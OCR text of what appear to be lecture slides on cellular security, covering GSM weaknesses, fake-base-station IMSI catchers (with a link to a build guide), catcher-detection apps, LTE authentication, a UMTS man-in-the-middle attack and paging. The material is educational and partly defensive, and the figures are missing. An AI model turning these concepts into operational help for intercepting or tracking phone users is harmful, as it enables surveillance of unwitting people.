
- Usage of plain IMSI over the air
- COMP128 on SIM card: authentication algorithm
- A5/1, 2: streaming cipher on GSM air interface
- No user-visible ciphering indicator



[3] http://commons.wikimedia.org/wiki/File:Gsm_structures.svg, edited

IMSI Catcher

- Faked base station (or other device) to collect IMSI of users
- Knowing IMSI: eavesdropping, tracking done transparently
- GSM: no mutual authentication! OpenBTS supports open network
- UMTS, LTE: mutual authentication, implementation is different story
- Small GSM IMSI catcher using BeagleBone Black and USRP possible[4]




[4] http://discourse.criticalengineering.org/t/howto-gsm-base-station-with-the-beaglebone-black-debian-gnu-linux-and-a-us
56

IMSI Catcher Catcher (or Privacy Guard)


- Uses baseband-specific approach to sniff control plane messages
- Checks for inconsistency on cell ID, Slient SMS, etc.
- Focusing on 2G/3G control plane privacy

- Darshak for Infineon baseband:
  `https://github.com/darshakframework/darshak`
- SnoopSnitch for Qualcomm baseband:
  `https://opensource.srlabs.de/projects/snoopsnitch`
- AIMSICD: `https://github.com/SecUpwN/Android-IMSI-Catcher-Detector`

UMTS/LTE Authentication Material




UMTS/LTE Authentication Procedure




LTE Authentication Example

Authentication Request (Network to Phone)



Authentication Response (Phone to Network)




Communication afterwards is encrypted

AUTN Security

- SQN to ensure message "freshness" (replay protection)
- MAC to ensure message integrity (forgery protection)
- SQN is masked by AK (unpredictability)

Original security capabilities mirrored back alongside with **integrity-protected** Security Mode Command after AUTN was successfully verified - essential for prevention of encryption downgrade during attack.

UMTS MitM Attack.




UMTS MitM Attack?

- Network to phone impersonation: **OK**
- Phone to network impersonation: **Fail**
  - Might happen to normal network for long-distance calls
  - Enough if further attack require faking incoming call origin


Practical feasibility of the attack is greatly increased due to incomplete standard conformace of many basebands.

Paging

- Common process on every mobile network
- To notify mobile phone for new service




Paging in GSM Network



